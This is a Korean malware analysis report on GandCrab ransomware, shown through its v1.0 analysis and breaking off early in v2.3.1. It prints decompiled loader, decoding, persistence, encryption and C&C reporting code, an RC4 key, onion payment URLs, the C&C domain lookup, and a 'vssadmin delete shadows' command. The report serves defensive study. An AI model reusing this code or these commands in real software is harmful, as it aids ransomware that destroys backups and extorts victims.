CHECKMAL

GandCrab 랜섬웨어 분석 보고서


v1.0 ~ v5.0.4 업데이트를 통한 변화

CONTENTS

GandCrab v1.0 - File Analysis

2018년 1월 26일 전후로 유포되기 시작한 GandCrab v1.0 랜섬웨어에 대한 분석 내용을 기술합니다.

GandCrab v1.0 랜섬웨어 샘플의 리소스(.rsrc)섹션에는 인코딩 되어 있는 쉘 코드를 담고있으며, 이를 디코딩 하여 실행 시키기 위해 디코더 기능을 수행하는 함수를 호출합니다.
디코딩 후 실행을 위해 쉘코드를 담고 있는 메모리 영역에 실행권한을 부여하며, 이 메모리 주소에 대해 Call Instruction을 이용하여 쉘코드를 실행합니다.




[PE Body]

```
v6 = GlobalAlloc(0, 0x92A8u);
v7 = 0;
KernelTime.dwHighDateTime = v6;
for ( NextSize = dword_413008; v7 < dwBytes; ++v7 )
{
  CloseHandle(0);
  *(v6 + v7) = sub_40120B(NextSize, v7);      // 인코딩된 쉘코드 카피
}
sub_4011E0(v6, &dwBytes, CreationTime.dwHighDateTime);// Decoder
VirtualProtect(v6, dwBytes, 0x40u, &flOldProtect);// 실행권한 부여
(KernelTime.dwHighDateTime)();                  // 쉘코드 실행
```

GandCrab v1.0 - File Analysis

실행된 쉘코드는 PE Loader의 기능을 수행하며, 실질적인 랜섬웨어 행위를 위한 코드를 메모리에 로드하여 실행시키는 것을 목표로 제작되었습니다.
랜섬웨어 행위를 위한 코드 또한 위에서 언급한 리소스 섹션에 인코딩 되어 있으며, 아래 이미지와 같이 File Offset 0x139D4 ~ 0x1BF3C 에 해당 됩니다.



[Section .rsrc]

- **Decoding :**

```
void decode(int *pDest)
{
        unsigned int src1 = *pDest;
        unsigned int src2 = *(pDest + 1);
        unsigned int key1 = 0x191BD0D6;
        unsigned int key2 = 0x812BABAC;
        unsigned int key3 = 0xF1FEA351;
        unsigned int key4 = 0x8AF3ABCB;
        unsigned int key5 = 0xC6EF3720;
        unsigned int cnt = 0x20;
        do
        {
                src2 -= (src1 + key5) ^ ((src1 << 4) + key3) ^ ((src1 >> 5) + key4);
                unsigned int key6 = key5;
                key5 += 0x61C88647;
                src1 -= (src2 + key6) ^ ((src2 << 4) + key1) ^ ((src2 >> 5) + key2);
                --cnt;
        } while (cnt);
        *pDest = src1;
        *(pDest + 1) = src2;
}
```

GandCrab v1.0 - File Analysis

위 과정을 통해 디코딩된 PE Data는 메모리에 적재하여 실행하기 위해 PE File Format 형식에 맞도록 Null 바이트 추가, 재배치, IAT 셋팅 등의 과정을 거친 후 실행됩니다.
메모리에 로드된 새로운 PE의 EP(EntryPoint)로 실행흐름이 변경되며, 먼저 뮤텍스를 이용하여 중복실행을 방지합니다.
갠드크랩 랜섬웨어는 사용자 정보 수집 기능을 가지고 있으며, 수집되는 정보는 아래와 같습니다.

- PC_USER, PC_NAME, PC_GROUP, PC_LANGUAGE, PC_KEYBOARD
- AV(Anti-Virus)
- OS_VERSION
- OS_BIT
- RANSOM_ID
- HDD
- IP

PC_GROUP, RANSOM_ID 정보를 이용하여 생성할 뮤텍스 이름을 만들어 사용합니다.

예) “Global₩pc_group=WORKGROUP&ransom_id=22dc228f3e4a446d”

동일한 뮤텍스 이름을 가진 뮤텍스가 존재할 경우 중복 실행 방지를 위해 해당 프로세스를 종료시킵니다.

```
v1 = 0;
sub_403466(&v13, 0, this, 0, v6, v7, v8, 0, this, 0, this, 0, this, 0, this, 0, v9, v10, v11
sub_406186(&v13);                                   // 사용자 정보 수집
v2 = sub_405FC2(&v13);                              // 수집된 정보의 사이즈 반환
sub_4044B7(&v12, 2 * v2 + 66);                      // 사이즈 만큼 메모리 할당
v3 = sub_4044FC(&v12, 2 * v2 + 64);
lstrcpyW(v3, L"Global₩₩");
v4 = lstrlenW(v3);
sub_405DCD(&v13, (v3 + 2 * v4));
CreateMutexW(0, 0, v3);                             // 생성한 pc_group, ransom_id 이용하여 뮤텍스 생성
if ( GetLastError() == 5 || GetLastError() == 183 )
  v1 = 1;
sub_4044EB(&v12);
sub_40697E(&v13);
return v1;
```

GandCrab v1.0 - File Analysis

생성된 뮤텍스를 예로, 뮤텍스 이름을 만드는 과정에 대해서 설명합니다.


예) “Global₩pc_group=WORKGROUP&ransom_id=22dc228f3e4a446d”

pc_group 정보는 아래 레지스트리 키의 값을 확인하여 세팅되며, 해당 키에 값이 존재하지 않을 경우 “WORKGROUP”이 세팅됩니다.

- HKEY_LOCAL_MACHINE₩SYSTEM₩CurrentControlSet₩services₩Tcpip₩Parameters₩Domain

Ransom_id 정보는 아래 레지스트리 키의 값과 볼륨 시리얼 넘버를 이용하여 CRC32 값을 생성 후 생성된 CRC32 값과 시리얼 넘버를 이용하여 사용합니다.

- HKEY_LOCAL_MACHINE₩HARDWARE₩DESCRIPTION₩System₩CentralProcessor₩0₩ProcessorName
- HKEY_LOCAL_MACHINE₩HARDWARE₩DESCRIPTION₩System₩CentralProcessor₩0₩Identifier



GandCrab v1.0 - File Analysis

갠드크랩 랜섬웨어는 메시지 통신 매커니즘을 이용하여 일회성 자동실행 등록을 위한 함수를 실행시킵니다. “win32app” 클래스 이름과 “firefox” 윈도우 이름을 사용하여 윈도우를 생성하며, “WM_DESTROY” 메시지를 윈도우 프로시저로 전달하여 랜섬웨어 자동실행 기능을 위한 함수가 실행됩니다.

이 함수는 아래와 같은 경로에 랜덤한 파일명을 생성하여 자신을 복사합니다.

- %AppData%₩Microsoft₩[Random].exe

자신을 복사한 파일 경로를 아래와 같이 자동실행을 위한 레지스트리에 등록합니다.

- HKEY_CURRENT_USER₩Software₩Microsoft₩Windows₩CurrentVersion₩RunOnce

```
  v4 = lstrlenW(&String);
  sub_406F68(&String, v4);
  GetEnvironmentVariableW(L"AppData", v2, 0x100u);
  if ( sub_406EC2(v1, v2 + 2) )
  {
    v5 = lstrlenW(v1);
    v6 = sub_4044FC(&v17, 2 * v5 + 10);
    nSize = v1;
  }
  else
  {
    lstrcatW(v2, L"₩₩Microsoft₩₩");
    lstrcatW(v2, &String);
    lstrcatW(v2, L".exe");
    if ( !sub_402883(v1, v2) )
      goto LABEL_11;
    v7 = lstrlenW(v2);
    v6 = sub_4044FC(&v17, 2 * v7 + 10);
    nSize = v2;
  }
  v8 = v6;
  wsprintfW(v6, L"₩"%s₩"", nSize);
  v3 = v8;
}
sub_402912(v3);                         // 자동실행을 위한 레지스트리 생성
```

GandCrab v1.0 - File Analysis

파일을 암호화 시키는 과정 중 다른 프로세스에 의해 방해 받지 않기 위해(다른 프로세스에서 해당 파일을 사용중인 경우 등) 아래 표에 보이는 프로세스가 실행 중인 경우 해당 프로세스를 종료 시킵니다.

종료 대상 프로세스

msftesql.exe	sqlagent.exe	sqlbrowser.exe
sqlservr.exe	sqlwriter.exe	oracle.exe
ocssd.exe	dbsnmp.exe	synctime.exe
mydesktopqos.exe	agntsvc.exeisqlplussvc.exe	xfssvccon.exe
mydesktopservice.exe	ocautoupds.exe	agntsvc.exeagntsvc.exe
agntsvc.exeencsvc.exe	firefoxconfig.exe	tbirdconfig.exe
ocomm.exe	mysqld.exe	mysqld-nt.exe
mysqld-opt.exe	dbeng50.exe	sqbcoreservice.exe
excel.exe	infopath.exe	msaccess.exe
mspub.exe	onenote.exe	outlook.exe
powerpnt.exe	steam.exe	thebat.exe
thebat64.exe	thunderbird.exe	visio.exe
winword.exe	wordpad.exe	

GandCrab v1.0 - File Analysis

파일 암호화 후 사용될 랜섬노트는 데이터 섹션에 인코딩 되어 있으며, XOR 5 연산을 통해 디코딩 됩니다.
디코딩 된 랜섬노트의 "{USERID}" 문자열은 Ransom_id 값으로 대체하여 파일 복호화를 위한 비용 지불 URL을 생성합니다.

```
v3 = sub_406EC2(v2, L"ransom_id=");
v4 = (v3 + 2 * lstrlenW(L"ransom_id="));
v5 = 0;
do
{
  byte_412010[v5] ^= 5u;                    // 랜섬노트 디코딩
  ++v5;
}
while ( v5 < 0xAD6 );                       // size
lpBuffer = byte_412010;
for ( i = byte_412010; ; i = byte_412010 )
{
  v7 = sub_406EC2(i, L"{USERID}");
  v8 = v7;
  if ( !v7 )
    break;
  lstrcpyW(v7, v4);
```

```
4. Open link in tor browser: http://gdcbghvjyqy7jclk.onion/{USERID}
5. Follow the instructions on this page

If Tor/Tor browser is locked in your country or you can not install
1. http://gdcbghvjyqy7jclk.onion.top/{USERID}
2. http://gdcbghvjyqy7jclk.onion.casa/{USERID}
3. http://gdcbghvjyqy7jclk.onion.guide/{USERID}
4. http://gdcbghvjyqy7jclk.onion.rip/{USERID}
5. http://gdcbghvjyqy7jclk.onion.plus/{USERID}
```

```
4. Open link in tor browser: http://gdcbghvjyqy7jclk.onion/22dc228f3e4a446d
5. Follow the instructions on this page

If Tor/Tor browser is locked in your country or you can not install it, open
1. http://gdcbghvjyqy7jclk.onion.top/22dc228f3e4a446d
2. http://gdcbghvjyqy7jclk.onion.casa/22dc228f3e4a446d
3. http://gdcbghvjyqy7jclk.onion.guide/22dc228f3e4a446d
4. http://gdcbghvjyqy7jclk.onion.rip/22dc228f3e4a446d
5. http://gdcbghvjyqy7jclk.onion.plus/22dc228f3e4a446d
```

GandCrab v1.0 - File Analysis

RSA-2048 키 쌍을 생성하며, Base64 인코딩 후 수집한 사용자 정보와 함께 RC4 알고리즘을 통해 암호화 됩니다. 버전 1.0에서 사용된 RC4 암호화에 사용된 키는 “aeriedjD#shasj” 이며, RC4 암호화된 사용자 정보 및 생성한 RSA-2048 키 쌍을 Base64 인코딩 후 C&C 서버로 전송합니다.

```
if ( !CryptAcquireContextW(&phProv, 0, L"Microsoft Enhanced Cryptographic Pr
{
  if ( GetLastError() != 0x80090016 )
    return 0;
  if ( !CryptAcquireContextW(&phProv, 0, L"Microsoft Enhanced Cryptographic
    return 0;
}
CryptGenKey(phProv, 0xA400u, 0x8000001u, &phKey);
CryptExportKey(phKey, 0, 6u, 0, pbData, pdwDataLen);// Publickeyblob
CryptExportKey(phKey, 0, 7u, 0, a3, a4);      // Privatekeyblob
CryptDestroyKey(phKey);
CryptReleaseContext(phProv, 0);
```

C&C 서버의 IP를 얻어오기 위해 Windows의 nslookup 유틸리티를 이용하며, 특정 DNS 서버(a.dnspod.com)로 “gandcrab.bit “ 도메인 이름을 질의하여 C&C 서버의 IP를 얻어옵니다. IP를 얻어오는데 실패 할 경우 10초 단위로 nslookup 유틸리티를 이용한 DNS 질의를 반복합니다.

```
StartupInfo.hStdError = hWritePipe;
StartupInfo.hStdOutput = hWritePipe;
StartupInfo.dwFlags |= 0x101u;
StartupInfo.hStdInput = hReadPipe;
StartupInfo.wShowWindow = 0;
StartupInfo.cb = 0x44;
if ( !CreateProcessW(0, &CommandLine, 0, 0, 1, 0, 0, 0, &StartupInfo, &ProcessInformation) )//
                                                //
                                                // nslookup gandcrab.bit(C&C) a.dnspod.com ( Domain Name Server)
  return GetLastError();
CloseHandle(ProcessInformation.hProcess);
```

GandCrab v1.0 - File Analysis

C&C 서버로 수집한 사용자 정보와 생성한 RSA-2048 키 쌍 전송 및 연결이 성공적으로 이루어지면 공격자의 RSA-2048 공개 키와 갠드크랩 자가삭제 기능 수행을 위한 명령을 전달받게 됩니다.

```
if ( CryptStringToBinaryA(v2, 0, 1u, v4, &pcbBinary, 0, 0) )// C&C에서 전달받은 공개키 Base64 Decoding
{
  RC4_Encrypt_405289(v4, pcbBinary);          // RC4 Decrypt
  _mm_storeu_si128(lpString, 0i64);
  sub_402F6A(lpString, v4);
  if ( lpString[0] )
    sub_40484C();                             // 자가삭제
  v6 = lpString[1];
  v20 = 1;
  if ( lpString[1] )
  {
    v22 = lstrlenA(lpString[1]);
    Alloc_Mem_4044B7(&v16, v22 + 1);
    lpMultiByteStr = Address_Set_4044FC(&v16, v22);
    if ( CryptStringToBinaryA(v6, 0, 1u, lpMultiByteStr, &v22, 0, 0) )
```

드라이브에 존재하는 특정 확장자를 가진 파일들을 암호화 하기 위해 CD-ROM 드라이브를 제외한 모든 드라이브(“A:” ~ “Z:”)를 대상으로 스레드를 생성합니다. 해당 함수는 디렉토리 및 파일들을 열거하며 암호화를 진행합니다.

```
do
{
  RootPathName[0] = v6;
  v7 = GetDriveTypeW(RootPathName);
  if ( v7 >= 2 && v7 != 5 )
  {
    *(v5 - 1) = v18;
    *(v5 - 4) = v14;
    *v5 = 0;
    *(v5 + 2) = 0;
    *(v5 + 3) = 0;
    Handles[v4++] = CreateThread(0, 0, sub_405C85, v5 - 8, 0, 0);
    v5 += 24;
  }
  v6 = v14 + 1;
  v14 = v6;
}
while ( v6 <= 0x5Au );
WaitForMultipleObjects(v4, Handles, 1, 0xFFFFFFFF);
```

GandCrab v1.0 - File Analysis

갠드크랩 초기버전에서의 암호화 제외 경로는 아래 표와 같으며, 암호화 대상 경로에 랜섬노트를 생성합니다.

암호화 제외 경로

₩ProgramData₩	₩Program Files₩	₩Tor Browser₩
Ransomware	₩All Users₩	₩Local Settings₩
CSIDL_LOCAL_APPDATA	CSIDL_WINDOWS	CSIDL_PROGRAM_FILESX86
CSIDL_PROGRAM_FILES_COMMON		


갠드크랩 초기버전에서의 암호화 제외 파일은 아래 표와 같습니다.

암호화 제외 파일

Desktop.ini	Autorun.inf	Ntuser.dat
Iconcache.db	Bootsect.bak	Boot.ini
Ntuser.dat.log	Thumbs.db	GDCB-DECRYPT.txt

GandCrab v1.0 - File Analysis

갠드크랩 초기버전에서는 특정 파일 확장자를 대상으로 암호화가 진행되며, 암호화 대상 확장자의 종류는 아래 이미지와 같습니다.




GandCrab v1.0 - File Analysis

파일 암호화 시 각각의 파일마다 랜덤한 AES Key와 IV를 생성하며, AES-256 암호화 알고리즘을 사용하여 데이터를 암호화 시키는 방식을 사용합니다.
각각의 파일의 암호화에 사용된 키와 벡터는 공격자의 공개키로 암호화 되어 파일에 저장되며, 추가적으로 원본 파일의 사이즈 또한 파일의 끝에 추가됩니다.
공격자의 공개키로 파일 암호화에 사용된 키와 벡터를 암호화 하기 때문에 복호화를 위해서는 공격자의 개인키가 필요하게 됩니다.
암호화 작업을 마친 후 암호화된 파일의 확장자를 .GDCB 로 변경합니다.

```
String2 = '.';
v27 = 'G';
v28 = 'D';
v29 = 'C';
v30 = 'B';
lpNewFileName = v5;
v31 = 0;
lstrcpyW(v5, v2);
lstrcatW(v5, &String2);
_mm_storeu_si128(&v17, _mm_load_si128(&xmmword_410950));
_mm_storeu_si128(&v18, _mm_load_si128(&xmmword_410950));
v19 = 0;
_mm_storeu_si128(&v21, _mm_load_si128(&xmmword_410950));
sub_407088(&v21, 16);                          // AES IV 생성
sub_407088(&v17, 32);                          // AES-256 Key 생성
v39 = VirtualAlloc(0, 2048u, 0x3000u, 4u);
sub_407720(v39, &v17, 32u);
v6 = VirtualAlloc(0, 2048u, 0x3000u, 4u);
v34 = v6;
sub_407720(v6, &v21, 16u);
v24 = 32;
v25 = 16;
if ( !sub_40558F(pbData, dwDataLen, v39, &v24, 0x800u) )// RSA Encrypt AES Key
  goto LABEL_4;
if ( !sub_40558F(pbData, dwDataLen, v6, &v25, 0x800u) )// RSA Encrypt AES IV
{
  GetLastError();
```

GandCrab v1.0 - File Analysis

암호화된 파일의 구조는 아래 그림과 같이 변경되며, 갠드크랩 초기버전의 경우 파일의 확장자는 .GDCB 로 변경됩니다.



GandCrab v1.0 - File Analysis

모든 드라이브에 대한 파일 암호화 작업이 완료된 후 C&C 서버로 암호화 결과, 암호화 된 파일의 개수, 사이즈, 소요된 시간, 작업 그룹, 사용자 식별 ID 등의 정보를 전송합니다.

```
pszString = Address_Set_4044FC(&v26, 0x4002);
wsprintfW(v6, L"action=result&e_files=%d&e_size=%I64u&e_time=%d&", v4, a3, a4);
sub_403466(&v24, 0, v7, 0, v20, v21, v22, 0, v7, 0, v7, 0, v7, 0, v7, 0, v23, v8, v9, 0, v7, 0, v5);
sub_406186(&v24);
sub_405FC2(&v24);
v10 = lstrlenW(v6);
sub_405DCD(&v24, &v6[v10]);
v11 = lstrlenW(v6);
sub_405289(v6, 2 * v11);
pcchString = 8 * v11;
if ( !CryptBinaryToStringA(v6, 2 * v11, 0x40000001u, pszString, &pcchString) )
  GetLastError();
v12 = pszString;
v13 = lstrlenA(pszString);
Alloc_Mem_4044B7(&v25, v13 + 4);
v14 = lstrlenA(v12);
v15 = 0;
pszString = Address_Set_4044FC(&v25, v14 + 2);
v16 = 0;
if ( lstrlenA(v12) )
{
  v17 = pszString;
  do
  {
    v18 = v12[v16];
    if ( v18 != 10 && v18 != 13 )
      *v17++ = v18;
    ++v16;
  }
  while ( v16 < lstrlenA(v12) );
  v15 = 0;
}
if ( sub_404B33(pszString, 0, 0) )            // C&C 통신
  v15 = 1;
```

GandCrab v1.0 - File Analysis

시스템 복원을 통한 파일 복호화를 막기 위해 볼륨 쉐도우 카피를 삭제하는 기능을 가지고 있으며, 원활한 삭제를 위해 해당 프로세스의 integrity level을 확인하여 관리자 권한으로 실행되어진 경우 운영체제의 버전에 따른 볼륨 쉐도우 삭제 명령을 실행합니다.

- 윈도우 비스타 이상(MajorVersion 6) : wmic.exe 유틸을 이용한 볼륨 쉐도우 삭제
- 윈도우 비스타 미만(MajorVersion 5) : vssadmin.exe 유틸을 이용한 볼륨 쉐도우 삭제

관리자 권한이 아닐 경우 권한상승을 통해 관리자 권한으로 갠드크랩 프로세스를 실행합니다.
모든 작업 수행 후 사용자 식별 ID를 이용한 비용지불 URL로 접속하여 암호화폐를 요구합니다.

```
GetSystemDirectoryW(v2, 0x100u);
lstrcatW(v3, v0);
v3 = ShellExecuteW(0, L"open", v3, lpParameters, 0, 0) > 0x20;//
                                        // MajorVersion 6 system32\wbem\wmic.exe ; param shadowcopy delete
                                        // MajorVersion 5 system32\cmd.exe ; param /c vssadmin delete shadows /all /quiet
```

```
if ( sub_403510() )                     // 관리자 권한 확인
  sub_403CDC();                         // 볼륨 쉐도우 삭제
lpFilename = VirtualAlloc(0, 0x200u, 0x3000u, 4u);
if ( lpFilename )
{
  GetModuleFileNameW(0, lpFilename, 0x100u);
  sub_403622(lpFilename);               // wmic 유틸 이용, 관리자 권한으로 실행
  VirtualFree(lpFilename, 0, 0x8000u);
}
if ( lpFile )
  ShellExecuteW(0, L"open", lpFile, 0, 0, 5); // http://gdcbghvjyqy7jclk.onion.top/[Ransom_id]
return sub_40555F(&v3);
```

GandCrab v2.3.1 - File Analysis

2018년 4월 9일 전후로 유포되기 시작한 GandCrab v2.3.1 랜섬웨어에 대해 초기버전에서 추가 및 변화된 기능에 대해 기술합니다.

(1) 특정 백신 드라이버 존재 검사

초기버전에서 추가된 기능으로 특정 백신 드라이버의 존재를 검사합니다.

- Klif.sys (카스퍼스키 드라이버)
- Kl1.sys (카스퍼스키 드라이버)
- Fsdfw.sys (F-Secure 드라이버)
- srtsp.sys (시만텍 드라이버)
- srtsp64.sys (시만텍 드라이버)
- NavEx15.sys (시만텍 드라이버)
- NavEng.sys (시만텍 드라이버)

카스퍼스키 드라이버가 존재할 경우 자가 복제를 위한 과정 중 액세스 권한이 변경되며,
그 외 F-Secure, 시만텍 드라이버 존재 시 일회성 자동실행을 위한 레지스트리 등록을 실행하지 않습니다.

자가복제 및 자동실행 등록 기능은 초기버전과 같이 특정 디렉토리 경로 (%AppData%₩Microsoft₩)에 랜덤문자열을 이용한 파일명으로 자신을 복제하며, 아래와 같이 일회성 자동실행을 위한 레지스트리에 등록합니다.

- HKEY_CURRENT_USER₩Software₩Microsoft₩Windows₩CurrentVersion₩RunOnce

```
else
{
  Msg.hwnd = 's\0f';
  Msg.message = 'f\0d';
  Msg.wParam = '.\0w';
  Msg.lParam = 'y\0s';
  Msg.time = 's';                                   // fsdfw.sys (F-Secure Driver)
  if ( !sub_10003050(&Msg) && !sub_100031A0() )// srtsp.sys (symantec Driver), srtsp64.sys (symantec Driver)
                                                    //  NavEx15.sys (symantec Driver) , NavEng.sys (symantec Driver)
